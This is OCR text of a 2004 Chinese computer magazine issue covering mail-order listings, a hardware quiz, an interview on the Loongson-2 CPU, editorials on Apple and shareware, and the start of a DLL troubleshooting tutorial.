《Flash MX设计案例精粹》	邮购代码：SK0140	原价：19元
《广告设计新概念》	邮购代码：SK0142	原价：28元
《Word十日通》	邮购代码：SK0143	原价：19元
《上网十日通》	邮购代码：SK0144	原价：19元
《Excel十日通》	邮购代码：SK0152	原价：19元
《编程魔法师delphi入门实战百例》	邮购代码：SK0125	原价：19元
《Authorware精彩100》	邮购代码：SK0158	原价：19元
《三剑客外挂红宝书》	邮购代码：SK0156	原价：19元
《VB编程高手》	邮购代码：SK0159	原价：19元
《编程黑马真言》	邮购代码：DS200101	原价：25元
《完全精通电脑维护》	邮购代码：SK0155	原价：19元
《Photoshop完美创意赢家》	邮购代码：SK0121	原价：19元
《大话升级》	邮购代码：SK0171	原价：18元

缺书通告：硬件高手、Flash动画大赛、玩转Windows、黑客过招、网页制作秘笈已无货，请读者不要再汇款购买。

邮购方法:汇款到北京9615信箱，收款人：发行中心，邮编：100086，在汇款单附言栏注明邮购图书的代码。邮购免邮费，每本图书另加2元挂号费。(以上活动售完为止)

咨询电话:010-62161332(周一到周五，9:00～16:30)

E-mail咨询:yougou@cfan.com.cn

查询QQ: 247207618(请在加为好友时务必注明“邮购查询”)

爱好者俱乐部杯“学硬件 获大奖”有奖问答

参加办法(任选一种)

◆将答案按照“ABC”(A代表第1题的答案，B代表代表第2题的答案，依此类推)的格式发送短信至1111902(中国移动用户)或9111102(中国联通用户)。

◆将答题卡邮寄至:北京市9615信箱 CFan“硬件步步高”栏目收（100086）.请在信封上注明“有奖问答”字样。

◆发送E-mail至:dizen@intodigi.com.请在邮件主题上注明“有奖问答”字样。

答案可在“硬件步步高”栏目中找到本期有奖问答的截止日期为2004年2月15日，获奖名单刊登在《电脑爱好者》2004年第6期。

关于爱好者俱乐部

爱好者俱乐部集服务、销售、培训、娱乐于一身，精心打造“数码娱乐、游戏体验、DIY/SOHO”三大体验中心，通过优质、低价的产品和专业周到的服务，满足广大用户“体验时尚、感受快乐、掌握技能”的全方位需求。本店经销商品包括数码产品、电脑配件、整机、外设、游戏、软件、图书、杂志等，并开展攒机、维修、咨询、数码制作等多种服务，并定期开展各种专题讲座和会员活动。

网址：www.cfan.net.cn

电话：010-62162598 转 8318

本期奖品设置

◆ 一等奖2名


各奖西部数据WD1200BB硬盘1块 价值760元

◆ 二等奖5名


各奖奥美嘉黑匣子移动硬盘盒1个 价值180元

◆ 三等奖20名

各奖电脑爱好者鼠标垫 价值30元



西部数据WD1200BB硬盘



奥美嘉黑匣子移动硬盘盒

2003年第22期多彩杯“学硬件 获大奖”获奖名单公布

◆一等奖(各奖多彩无线双雕K9852RF+M316HP)

谭国杰(辽宁) 齐日欣(浙江)

◆二等奖(各奖多彩垂直鼠标M365BT)

刘毅欢(广东) 王 冉(河南) 王龙强(江苏) 王彦文(甘肃) 朱贵均(四川)

◆三等奖(各奖多彩超音鼠M308AP)

林 刚(湖南) 史东跃(北京) 金世泽(湖南) 李晨龙(山东) 段室华(内蒙古)
郭志伟(云南) 王明生(辽宁) 杨元刚(内蒙古) 何思宏(湖南) 马单兴(吉林)
鲍务民(内蒙古) 杨忠宇(天津) 宋子荣(北京) 刘晓健(甘肃) 高安志(安徽)
杜于里(山西) 宋龙科(广东) 杨冬梅(黑龙江) 贾卜奎(山西) 杜垦汪(江苏)

◆最佳建议奖(奖品为多彩宝马机箱M76、幻影双星K7888+M318)

张平洋(甘肃)

2003年第22期多彩杯“学硬件 获大奖”正确答案公布

1.C 2.A 3.C

答题卡(2004.02) 复印有效

1.Prescott处理器集成______二级缓存。

A.512KB B.1MB C.2MB

2.Dothan处理器采用______制造工艺。

A.65纳米 B.90纳米 C.0.13微米

3.照度是______。

A.对光线的依赖程度 B.照明亮度 C.照相机的爆光度

4.您对“硬件步步高”栏目有何建议?(请另附纸)

姓名:________学历:________年龄:_____邮编:_______

地址:____________________________________

电话:_______________E-mail:_____________________


《电脑高手》杂志
IT产品消费与应用的首选媒体
惊喜送给您……
《电脑高手》杂志每季度赠送光盘1张
首次赠送随2004年3月号发出
敬请留意！
每月7.8元
订阅热线：010-62161332 62144153
汇款地址：北京市9615信箱电脑高手杂志
邮政编码：100086
www.cmaster.com.cn



"芯"跳加速
——龙芯设计者谈龙芯2号

■ 本刊记者　怪鸭兽

"中国人到底应不应该发展自己的芯片产业？"面对国外CPU寡头的强大技术优势，我们国内甚至引发了这样的讨论！请注意，记者在这里使用了"甚至"这个词——因为记者认为，中国人不仅当然需要研发具有完全自主知识产权的CPU，而且必须沿着这条道路坚定不移地走下去，不管这条道路有多么的困难！


这样的"门脸"相信是中国老百姓相当熟悉的"机关形象"，但我们的CPU就诞生并壮大在这个平凡的地方。

2002年，我们自己的中国芯——"龙芯1号"在中科院诞生了。2002年第23期《电脑爱好者》杂志刊登了《我们都有"中国芯"——龙芯和威盛中国芯》一文，详细介绍了这个突破性的研究成果，并在我们的读者中引起强烈反响，许多读者纷纷要求我们再组织一些国产CPU的后续报道。2003年底，龙芯2号再次以更先进的制造工艺、更强的性能向国人展示了我们CPU发展的巨大成果。


外表朴素、平实的胡伟武博士，在大街上相遇，我们很难将这个年轻人与代表我国最尖端的芯片联系起来，但不要怀疑，我们中国人的奇迹，从来都出自平凡之间！

此次，小怪有幸采访了中国科学院计算机技术研究所的胡伟武博士。胡伟武博士是龙芯课题组的负责人，直接参与龙芯的研发工作。相信读者可以通过设计者本人的讲述，更直接地了解龙芯2号这款足以让我们国人自豪的国产CPU。

一、龙芯2号的命名释疑

龙芯2号的英文名为"Godson-2"，龙芯2号在中科院龙芯课题组里还有一个特别中国的别名，即"狗剩2号"。由于2003年是毛主席诞辰110周年，所以龙芯课题组将这款龙芯2号取名为"MZD110"。但大家要特别注意，这只是研发代号，而不是正式名称。MZD110是一款频率300MHz、制造工艺0.18微米的龙芯2号CPU，2004年底之前会开发出500MHz、制造工艺0.18微米的龙芯2号。那么依这个研发代号的命名思路的话，2004年这款龙芯2号就可能命名为"ZEL105"(周恩来诞辰105周年)。当然，这只是记者的猜想，当然这个可能性是非常大的。

二、龙芯2号：1到10的大跃进

如果说龙芯1号解决的是从0到1的问题的话，那么龙芯2号要解决的是从1到10的问题，即龙芯2号的性能至少是龙芯1号的10倍以上。事实上，这也是龙芯课题组在申请中科院知识创新工程重大项目和863计算机软硬件主题重点项目时，龙芯课题组上级单位系统结构室主任唐志敏提的指标。龙芯2号的硬指标是：主频500MHz以上、SPEC CPU2000的测试分值达到300分以上。

胡伟武博士坦言，"目前已开发出300MHz，从现在看来，主频500MHz以上还好办一些，如果到时采用0.13微米制造工艺，就更容易实现。现在最大的难题是SPEC CPU2000❶的分值达到300分以上"。一般来说，现在较流行的四发射的主流RISC处理器，比如：Alpha 21264、MIPS R12000、IBM Power Ⅲ等在400MHz到500MHz的情况下，SPEC CPU 2000的分值可以达到300分左右，而Pentium Ⅲ在800MHz时SPEC CPU2000的浮点分值才200多分。龙芯2号要达到300分，至少要与1GHz以上的Pentium Ⅲ或


Pentium 4的性能相当。因此，虽然做500MHz的样品并不是不可能，但更难的是SPEC CPU2000的分值达到300分以上。

为了提高CPU的性能，提高主频和优化软硬件结构这两个手段不可偏废，光强调主频或结构是不行的。谈到这里，胡博士形象地用一个比喻来揭示了他们的设计方针，他说：“就像要把100根木头从A地扛到B地，甲每10分钟一个来回，每次扛1根木头；乙每20分钟一个来回，每次扛4根木头；丙60分钟一个来回，每次扛6根木头。我们不能根据甲跑得快(主频高)就说甲的性能最高，也不能根据丙每次扛得最多(每拍执行的指令多)就说丙的性能最高，性能是一个综合的东西。当然，还有其他要考虑的因素，如甲、乙、丙三人每小时的报酬(处理器的功耗、面积)等。”

龙芯2号的性能提高主要来自先进的结构设计，包括四发射和乱序执行结构的设计。而乱序执行的关键技术是龙芯2号结构设计的重点和难点，四发射的RISC结构如果没有乱序执行技术的支持是发挥不出效率的。例如典型的定点程序中平均每六七条指令就有一条转移指令，意味着在四发射结构中每两拍就有一条转移指令。如果等转移指令的目标地址确定再进行后面的取指，意味着每取两拍指令就得等五六拍甚至更多才能继续后面的取指。又如，做一个简单的加法需要两个操作数，而如果这两个操作数都需要从内存中(即主板上的内存条)取回来，那么在做这个加法之前，需要至少上百拍的时间为这个加法准备数据。指令乱序执行的核心思想就是减少各种相关引起的等待，充分发挥处理器的效率。

此外，访存指令的乱序执行又有新的特征。除了通过增大Cache和对Cache进行有效的组织，尽量提高Cache命中率并降低Cache访问的延迟外，还需要对访存指令进行乱序执行以提高效率。

现在，基于龙芯2号的Linux PC已经稳定运行了两个多月。目前的龙芯2号最高频率为300MHz，功耗1～2W。在性能方面，龙芯2号的性能已经明显超过同频率的Pentium II的性能。胡伟武博士是这样说的，“将龙芯2号的主频调到133MHz时，已经明显感觉到比266MHz的龙芯1号还要快很多。龙芯1号不能胜任的许多应用，包括流媒体的软解压、GNU 2.4的支持、Mozilla浏览器、Open Office办公软件等重量级的应用，在龙芯2号上都能比较流畅地运行”。虽然目前开发的龙芯2号的性能只比龙芯1号高出3～5倍，但我们有理由相信2004年底之前开发出的500MHz龙芯2号，肯定可以实现相当于龙芯1号十倍性能。



这是“龙芯2号”的工程样品，采用了类似Slot结构的设计，但最终产品应该是类似PGA方式的。

三、龙芯2号未来的道路并不平坦

目前，龙芯课题组已取得龙芯2号项目的阶段性成果，但未来的道路并不好走。

首先，龙芯在通用CPU领域，尚不具备与Intel和AMD的主流CPU（Pentium 4和Athlon XP）在个人电脑上直接竞争的实力。一是因为目前龙芯的性能相对Intel和AMD的主流CPU来说，性能的差距还非常大，甚至比VIA的C3还要差；二来因为Intel的技术壁垒非常高，通用CPU所需的兼容授权难以实现（胡伟武博士透露，未来几年不排除取得AMD兼容授权的可能性）。所以，龙芯当初在对x86、PowerPC、MIPS、SPARC等多种指令系统分析后，最终选择的是比Alpha功能强又比PowerPC简单的MIPS指令系统，即将龙芯定义为“较通用的嵌入式芯片”。

其次，行业用户是否可以顺利切入，现在还是个未知数。虽然龙芯适合搭配的是Linux操作系统，所以其瞄准的是政府、国防、金融等行业和高端的Linux个人用户。中科院下属的北京神州龙芯公司主要承担龙芯的产业化，要想在行业用户中占有一席之地，必须得到国家或地方政府的支持。2002年底，由中科院计算所、海尔集团、长城集团长软公司、中软股份、中科红旗、曙光集团、神州龙芯等国内七大豪门联手发起的龙芯产业联盟正式宣告成立。“适时成立的龙芯产业联盟要以组建产业链的方式对各种质疑做出响亮的回应”，联盟理事长李国杰当时曾这样表白。此外，当时还推出了所谓“双百计划”，即“吸引100家以上的各专业领域的生产和研究单位加盟，研发出100款以上基于龙芯的专用产品，并在2年内达到总计百万台以上的市场销售。”但事实不容乐观，至今为止，将龙芯产品进行商用的只有曙光的龙腾服务器和神州数码/长城的NC，在规模和销量上都还未成气候。看来，“双百计划”已经注定只能成为纸上谈兵的热血之言。此外，在北京市政府2003年的NC招标采购中，由于要求主频必须在400MHz以上，主频只达到266MHz的“龙芯1号”没有拿到订单，而此前，不少人都以为拥有政府采购支持的NC将成为龙芯最大的发展方向。

最后，应用层面没有全面跟上。我们必须承认，龙芯只是一个芯片，无法作为最终产品推向市场。要想真正将

名 词 解 释

❶ SPEC CPU2000

SPEC CPU2000是一组国际公认的标准测试程序。用这组程序在目标机器上运行，根据实际运行时间算出该计算机的运行速度指标。SPEC CPU2000覆盖的应用面非常广，包括文件压缩、FPGA布局布线、编译器、组合优化、国际象棋、文字处理、计算机视觉、编程语言、解释器、数据库、布局布线模拟器、量子动力学、浅水模型、三维势场求解、偏微分方程、三维图形库、计算流体动力学、图像识别/神经网络、地震波传播模拟、计算化学、数论/素数测试等等，光源代码就有上百万行。测试标准是把这组程序在Sun公司一台300MHz的四发射Ultra Sparc II上运行的时间作为标准运行时间，其分值为100分，其他机器运行时间跟标准时间相比算出相应的分值。

新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机 新闻挖掘机

据称摩托罗拉将放弃Symbian操作系统

■ Andy

去年年底，一个消息在业界流传——摩托罗拉将从2004年年底开始停止生产采用Symbian操作系统的手机，取而代之地在其智能手机中使用微软的Mobile平台。

虽然摩托罗拉副总裁里查德·斯里(Richard Slee)否认了公司将放弃采用Symbian的说法，但自从摩托罗拉于2003年8月将手中Symbian公司的股票出售给Psion和诺基亚后，业界就普遍怀疑该公司想要放弃Symbian。

摩托罗拉公司作为一线手机大厂中的重要成员，其影响力无论对谁来说都非同一般。过去，Symbian占据了智能手机的绝对主导地位，而且笼络了绝大部分手机制造商。微软则由于一直缺乏重量级厂商的支持，因而在通信领域始终只能与传统的PC制造商或者三流的手机制造商进行合作，导致前进的脚步受阻。而今天，如果摩托罗拉的这一决定一旦成为事实，则必将使以Nokia为首的Symbian阵营受到很大的冲击。

第一挖：智能手机操作系统

Symbian，由Symbian公司编写的图形化界面的智能手机操作系统。目前世界上超过70%的智能手机都采用这一操作系统（最广为人知的就是著名的Nokia 7650)，其支持厂商几乎涵盖了所有手机生产企业。它的竞争对手包括微软公司的SmartPhone 2002、Palm Source公司的Palm One和嵌入式Linux操作系统，它们都是智能手机操作系统市场上的有力竞争者。当然，这中间对Symbian威胁最大的当属微软的SmartPhone 2002。因为后者拥有与对应PC版软件良好的操作、界面的一致性，此外文件的通用性也是极大的优势。比如，SmartPhone 2002包括了Pocket Internet Explorer、Windows Media Player、Pocket versions of Word、Outlook和MSN Messenger等大家非常熟悉的软件。

第二挖：摩托罗拉的智能手机产品

摩托罗拉已经于2003年9月发布了它的第一款使用微软操作系统的手机MPx200。这是第一款采用全新的微软SmartPhone 2002操作系统的智能手机产品，该手机已经在欧洲上市，零售价格为299美元。去年在北京举行的2003国际通信设备展上，摩托罗拉公司并没有展出这款手机。看来国内用户想要购买它，只能暂时等待了。



摩托罗拉公司的MPx200智能手机

当然，市场上也并不是只有摩托罗拉一家在生产基于微软SmartPhone 2002的智能手机。中兴、多普达公司都有同类产品推出。

小编接话：都说“同行是冤家”。由于Nokia事实上控制着Symbian公司和这个操作系统，作为一个独立手机制造厂商，摩托罗拉不愿意被这个欧洲同行牵着鼻子走的心态是完全可以理解的。反正自己也没有打算做智能手机的操作系统，那么，投靠本国的微软公司，至少也算是“支持民族企业”了吧——这可是赚钱、爱国两不误的事情呢！CF [XW02]

龙芯产业化，应用层面也必须同步发展，包括：芯片组、操作系统、应用软件等，只有拥有一整套和龙芯相匹配的产业链，它的存在才真正有价值。

◆背景资料

龙芯2号发展历程

2002年4月，对龙芯2号的系统结构进行了初步的考虑。在对市场上的主流处理器如Alpha 21264、MIPS R10000、Ultra Sparc Ⅲ、Power Ⅲ、HP PA8700、PⅣ、IA64等及学术界的主要工作进行调研的基础上基本确定了龙芯2号的寄存器重命名、动态调度以及运算部件的架构。

2002年7月中旬，确定龙芯2号的结构设计，包括：取指和访存部件的结构。

2002年10月2日，进行龙芯2号的C模拟器封闭开发。

2002年10月8日，龙芯2号的C模拟器已经基本成型，并继续进行半封闭式的开发，主要是继续完善C模拟器并开始调试。

2002年11月底，全面部署龙芯2号的RTL设计工作。

2002年12月28日，完成顶层模块的设计并启动各模块RTL的编写。

2003年1月14日，完成所有模块RTL的编写并编译通过。

2003年1月21日，成功运行第一条指令。

2003年2月18日，成功运行Linux操作系统。

2003年3月，开始部署龙芯2号中用到的一个9个端口的寄存器堆的全定制设计。

2003年5月，龙芯2号的物理设计正式展开。

2003年7月14日，将龙芯2号的第一个设计tapeout到TSMC。

2003年10月17日凌晨，龙芯2号芯片测试通过，这意味着龙芯2号开发成功。CF [XW01]

讲述小编自己的故事……

风雨过后是彩虹

■ 彬彬

置身于人山人海的招聘会，看那些一脸疲惫的大学生，心里真不是滋味。假如我生于八十年代，岂不是和他们今天一样？现场大学生不乏包里揣着一摞证书者，如学位证书、三好学生证书、英语四/六级证书等。想到此，小编的心情更显沉重，不禁要慨叹，"找一份工作难，找一份自己满意的工作更难！"

随便问了身边的一位大学生，他告诉我，"毫不夸张地说，找工作的这段日子，一看见'招聘'二字，我的眼睛就条件反射般地发亮"。可以看出，他们为自己制定了各种求职目标。比如，工作的城市，最好是经济发达的北京、上海、广州及东南沿海的大中城市；工作单位，除了国有大型企业、政府机关外，还有待遇好、报酬高的外资企业、跨国公司以及有发展前途的单位。听了这些后，我不知道为什么会感到一种凄凉。对于那些学校牌子不是很响的学生，或者读的是工科院校的文科专业的学生，还有女大学生们，难道他们就应该去上述单位之外的单位吗？

不由得想起几年前我找工作的事情。参加过两次人才交流会，虽然要计算机专业的单位不少，但我一份简历也没投出去，因为我觉得他们不适合我。最后一次，在会场里转了一圈，觉得太闷热了，就出来在门口和同行的朋友闲聊。一会儿，一个中年的男士也凑过来和我们一起说话。不记得是什么话题让我们聊得非常有兴趣。走的时候，他递给我一张名片，并邀请我一个星期之内去他的单位看看。

当我按照名片上面的地址找到他的单位后，才恍然大悟，自己被录用了。原来，和我们闲聊的那个人是一家电脑杂志的主编。从此，我便干起了编辑这一行，直到现在。我在工作了两三年后离开了那家杂志社，来到了《电脑爱好者》。

几年前，我没有在漫天风雪中为了看招聘信息，而站上几个小时；没有在人潮人海中，为了投一份材料，去跟一堆身强体壮的男生一块儿拼挤；没有微笑着争取一个个机会，冷静地做出一次次取舍；也没有因为一句"不要女生"而怨天尤人；更没有因为一次拒绝而灰心丧气过。但是，我非常钦佩那些曾经经历过的人，因为他们是强者，他们曾经把眼泪擦干，再次去开始下一个故事，去欣赏风雨过后的彩虹！CF [DJ01]

论道"苹果"

■ Andy

一日，小编在网上溜达，瞅见一条新闻（http://tech.sina.com.cn/it/2004-01-09/0815279687.shtml）。说的是苹果公司的CEO史蒂夫·乔布斯又开始炮轰微软公司即将上市的新操作系统——Longhorn，称这款操作系统思路抄袭自家的Mac OX，并且技术落后自己数年。小编看完暗自窃笑——乔布斯这半拉子老头，火气旺得还不比小青年差呢！正回味着，编辑部老大FLP在QQ里自顾自地对此发表起了一番高论：

FLP：读完这条新闻，心里感觉有些怪怪，因为乔布斯的话里话外都透着辛酸、葡萄酸、盐酸……没用过Mac OS X，不敢妄评它是不是真的很强。只记得曾经有个国外网站专门从各个方面对它和XP进行过比较，结论似乎是平手。还记得XP刚推出时，有人专门在网上从里到外把它和OS X的界面进行对比，指出微软抄袭的N种罪。当时痛斥Microsoft的回帖数不胜数。但两年过去了，Windows XP的装机量数不胜数，而Mac OS X的市场份额却连连下降。最后FLP的结论有三：1.市场是检验产品的惟一标准；2.谁让你乔布斯当初不走兼容之道，想一手遮天，独霸武林来着；3.如果用这样的态度对待竞争对手，苹果已经Game Over了！

呵呵，老大既然发话了，不跟就太不给面子了。于是小编也回应了一帖：

Andy：看起来，Mac圈子的"宗教"氛围似乎减淡了，但孤芳自赏的传统依然得到了完全的继承并发扬光大。当然，要孤芳自赏、顾影自怜，那是需要本钱的！幸好，这本钱，苹果公司有、Mac OS X有、Jobs也有，因为他们一如既往地那么神秘、那么传奇、那么近乎自闭式地专注！在我的印象中，苹果的用户中不乏对Mac表现出近乎被洗脑的忠诚。这种忠诚表现在，即使Mac的技术优势仅仅只剩下"色彩还原准确"等少数几个领域了，他们依然对Windows和PC嗤之以鼻，有很多人甚至立志根本不碰PC！不过这也没什么不对错，毕竟大家不是生活在一个"星球"。苹果只要有本事揽住这么多忠心耿耿的用户，Windows的进步又与它何干呢！

小特自持有美编的经历，用过一段时间的苹果，也拉开了话匣子：

小特：小特只接触过Mac G3电脑，感觉就是：它的价钱太贵了，但由于安装的软件不是很多，所以它太稳定了，死机次数很少。至于Mac技术上是否领先，小特也不知道，但苹果系统的界面及电脑外形的设计的确是要强于PC。但这又有什么用？软件少、游戏也少，如果只给小特一台苹果电脑，那还不如杀了小特呢^0^。当然这只是小特短时间接触苹果后的感想，可能等小特深入了解它之后，会给你一个截然不同的感受。

……（此处省略约16800字，均为声讨Mac的言论。）

小编眼看这场讨论成了背后插刀子的批斗会，赶紧鸣金收兵。我们都是PC的拥趸，且绝大多数都没有使用Mac的经历，这样的单方面定性毕竟有失公允。不过，大家对于乔布斯是个偏执狂的论断，小编还是敢于公布的。^_^ CF [DJ02]

共享软件需要理解 更需要保护

■ 温校宏

看了《电脑爱好者》2003年第23期《谁来保护软件用户的知情权》一文，对于作者的一些观点不是很赞同（编者按：《谁》文主要观点是反对软件在操作系统中留下垃圾文件和垃圾信息）。对此，笔者有不同的看法。

我们的难处

是的，对于一个商业软件，它在安装时就必须注册的性质，决定了它在卸载时就必须和他的“伙计”一同离开的义务。如果它自做多情地留下了“伙伴”，并因此受到了用户的指责，我不会同情这样的软件及其作者。用户对某些软件的“强迫推销”产生反感也是理所当然。此外，来源于网络或盗版光盘的软件包，有好些都是经过改造的。这些软件为了减小原安装包的体积或贪图方便，又或者是技术原因，导致软件包所附带的卸载程序不能彻底带走全部文件。更有甚者，连安装程序创建在开始菜单中的快捷方式也不删除。这种不负责任的行径，当然应该被声讨。

但今天在这里，身为共享软件作者的一员，针对共享软件的一些自我保护措施，我想说的和我想做的，是想从另外一个方面，替我以及我的同行争得一份理解。

试问，我们软件用户要维护“软件用户的知情权”，但同时，谁又来确认他们的义务呢？这些义务首当其冲的就是对软件作者知识产权的保护和尊重。我们使用的软件，当其安装时有哪个不是反复强调和提示，请用户不要修改、反汇编源程序。但与此同时，又有几个下载站点不提供注册机、破解版呢？面对网络上众多的破解组织，猖獗传播的注册机、注册码、破解版，谁又真正维护一下共享软件作者的劳动成果呢？

写过共享软件的人都知道，编程序特别是编一个收费的共享软件，需要付出的努力是相当大的。而我们编写的收费软件还没有收到第一笔注册费前，它就极有可能因为我们象征性的简单注册机制（这是出于方便用户注册考虑）而惨遭破解。几个月通宵达旦的付出就此付储流水，面对这种情况，我们能无动于衷吗？共享软件的制作背景基本上就注定了它无法注册昂贵的版权，无法对付世界上成千上万的破解组织。为了捍卫自己的劳动成果，软件作者只能选择不断提升注册机制的安全性。由此给用户增添麻烦的问题便无法避免了。

不得已而为之

假设有一共享软件有30天的试用期，用户使用30天后卸载了这个软件，之后鼠标点几下，又可以再试用30天。如此周而复始，就能实现永久性地免费使用这款软件。如果同时这个软件并非是用户“非常需要”的话，他是不会去注册这个软件的。程序员往其他目录添加“长驻文件”，主要就是为了终止这种永无尽头的试用。软件作者往其他目录添加的“长驻文件”大多体积不大，多数在几KB左右，不会大过1MB。毕竟这个“长驻文件”里面的内容及其本身都是秘密的，不会有程序员把它做到几MB甚至几十MB那么明显。或者可以这么说，软件的试用是有代价的，代价就是损失几KB的磁盘空间。

不过，有些“大度”的软件作者并不会留下“长驻文件”，一些功能限制的共享软件多数也不会。如果一个共享软件卸载时给你两个选择：一个是“删除所有文件，重新安装后又可以使用30天”；另一个是“保存使用情况，重新安装后不能再使用”。在你根本不需要这个软件的情况下，你会选择前者。但如果你偶尔还要用到这个软件，你又会选择哪个呢？

当然，对于一个用户此后都不打算使用的软件来说，它留下的“文件”确是一个“负担”。如果相关环境成熟、正规，软件作者也不会在你的硬盘中制造“垃圾”。而对于用户，我们希望能给与我们软件作者更多理解和尊重。

编后“免费的午餐”总是吸引人趋之若鹜，这是人的本性使然，没有批评和指责的意思。希望使用破解版的软件，正是一些软件用户在这种本性驱使下的一种常态。尽管这是不合法的，但这却是难以用技术甚至法律手段来完全制止的，无数的软件被破解就是很惨痛的事实。有时候，不恰当的反盗版手段，不仅会激发起盗版者强烈的破解欲望，甚至导致用户因使用和注册难度增大而放弃该软件。这样，软件作者的损失可以说“两手空空”——盗版不能杜绝，潜在的用户也因此流失。

小编始终认为，一款好的软件，首先要从完善自身开始，实现其功能和易用性达到让用户难以割舍的效果；其次，一定要制订一个理性的收益预期规划和合理的定价。既然决定将自己编写的软件作为商品来流通了，那么技术和法律的手段永远只是一种辅助的保障手段，产品本身以及市场才是决定这个软件存亡的关键。毕竟，靠手工作坊式的前期运作实现盈利甚至扩张的案例，在中国并不鲜见。而他们面临的也是同样的现实情况。当然，最后小编还是呼吁用户能尊重软件作者的知识产权，拒绝使用破解软件；另一方面，软件作者也应该多以方便用户的理念为指导，广开传播之门，相信这也会让共享软件真正实现大的发展。CF [XW03]

剑侠情缘网络版

"我与国产游戏"征文活动

[illegible]

征文要求

文体不限，字数最多不超过3000字。玩家可以用心撰散文、杂文、短篇小说等多种风格的行文描述自己对国产游戏未来的憧憬，对国产游戏的建议和意见。还能以2003年自己玩过的国产游戏（包括单机和网游）作为故事背景，讲述发生在自己身边的故事。

奖项设置

[illegible]

一等奖：1名（价值[illegible]元）——[illegible]

二等奖：3名（价值[illegible]元）——[illegible]

三等奖：5名（价值[illegible]元）——[illegible]

优秀奖——《剑侠情缘网络版》一套。

鼓励奖——[illegible]

[illegible]

一等奖1名——[illegible]

二等奖3名——[illegible]

三等奖5名——[illegible]

[illegible]

[illegible]

[illegible]

征稿时间：[illegible]

投稿信箱：dianod.chief@cian.com.cn

第一阅读 First Read

征服“动感地带”——DLL文件的八个秘密

■ 软件DIY

芝麻开门

DLL是Dynamic Link Library(动态链接库)的缩写，它到底是什么东西呢？在当初设计Windows时，为了节省代码和系统空间，微软应用了共享资源的DLL文件，它本身并不是一个程序，而是由多个功能函数构成的。打个形象的比喻，DLL文件就像仓库中可用于多个方面的常用材料，如果别人(程序员)想为你组装一个工具(程序)，那么只要提供给你仓库中没有的工具和材料(软件安装程序中的文件)就行了，其他常用材料(DLL文件)可以直接从仓库中拿来一用。在工具不用时，为了节省空间和资源，可以将其拆解，其中常用材料(DLL文件)仍然会被收回仓库。

我们也可以把DLL文件理解为另外一种形式的EXE文件，只不过不能自己运行，需要由其他程序通过入口函数调用，并执行其中的代码。所谓“动态”，简单地讲，就是只有在程序需要调用时才会加载DLL文件中的内容，而不用随EXE文件一起驻留在内存，减少了系统资源占用。

小提示

想了解Winidows中DLL文件的相关信息吗？打开浏览器，输入http://support.microsoft.com/default.aspx?scid=/servicedesks/fileversion/dllinfo.asp，登录微软“DLL Help Database”(DLL帮助数据库)，输入系统中的任何DLL文件名称即可查询到相关帮助信息。

一、找不到DLL文件怎么办？

在Windows 9x时代，DLL文件丢失或版本不正确的问题很常见，为此微软在Windows 98中提供了“系统文件检查器”和“版本冲突管理器”，Windows Me/2000/XP则进一步完善，提供了“系统文件保护”功能，它能在后台时刻监视包括DLL文件在内的各种重要系统文件，防止它们遭到非授权的更改和删除。

实例一：Windows 98启动时提示“***.dll文件丢失，按任意键继续”

Step 1 首先需要记下这个DLL文件的名称和路径，如果是系统自带的DLL文件，可以在Windows\Sysbckup目录中找到该文件，将其复制到Windows\System目录即可。

Step 2 如果在Sysbckup目录中找不到，请点击“开始→运行”，输入“SFC”，回车后打开“系统文件检查器”，在光驱中放入Windows 98安装光盘，接着在窗口中选中“从安装软盘提取一个文件”选项，并在文本框中输入丢失的DLL文件名，单击“开始”按钮，然后单击“浏览”按钮选择Windows安装文件路径，在“将文件保存到”中选择丢失的DLL文件原路径，单击“确定”按钮进行提取即可(见图1)。




图1

Step 3 有些DLL文件并不在Windows安装光盘中，所以你可以到网上专门提供DLL文件下载的网站寻找，比如：http://www.dll-files.com/dllindex/index.shtml、http://dll.yaroslavl.ru/等。但要注意的是，由于同名DLL文件也可能有着版本和语言的区别，因此如果要覆盖现有DLL文件，那么最好做好备份工作。

实例二：Windows XP启动时提示“hal.dll”文件丢失，启动中止

给电脑装过多系统的朋友可能会遇到这个问题，通过故障恢复控制台恢复该文件也不能解决，因此不得不重装系统。其实该故障并不一定说明“hal.dll”文件损坏了，多数情况下可能是你的系统找不到它的路径所致。最典型的情况就是由于C盘根目录下的“boot.ini”文件内容非法，导致默认从C:\Windows启动，而Windows XP并没有安装在C盘，所以系统提示找不到“hal.dll”文件，启动失败。解决方法就是重新编辑“Boot.ini”文件，输入正确内容和格式即可。

小提示

Windows 2000/XP出现DLL文件丢失的情况很少，这主要得益于它们无时无刻不在后台运行的“系统文件保护”功能。当然，如果你感觉系统运行有些问题，同时伴有关于DLL文件的错误提示，那么可以在“命令提示符”中输入“SFC SCAN NOW”命令进行受保护系统文件的重新扫描和恢复。“SFC”还能接更多参数，你可以通过“SFC /?”来查看。

二、程序运行时提示缺少DLL文件

这类故障经常是提示缺少运行库文件，例如提示“找不到Msvbvm60.dll文件”等，说明这个程序是用VB6编写而成，但系统中并没有这个文件，其他语言编写的程序有

时也会提示找不到DLL文件。遇到这种情况，大家需要下载并安装相应运行库，下面是常见的运行库文件下载地址：

VB6:http://download.microsoft.com/download/vb60pro/Redist/sp5/WIN98Me/EN-US/vbrun60sp5.exe

VB5:http://download.microsoft.com/download/vb50pro/Utility/1/WIN98/EN-US/msvbvm50.exe

在Delphi中有一个非常重要的动态链接程序包：VCLxx.bpl，下面是其各个版本的下载地址。

VCL60.bpl:http://www.cycnus.de/files/bpl60.zip

VCL70.bpl:http://www.cycnus.de/files/bpl70.zip

三、DLL文件的注册专家——Regsvr32

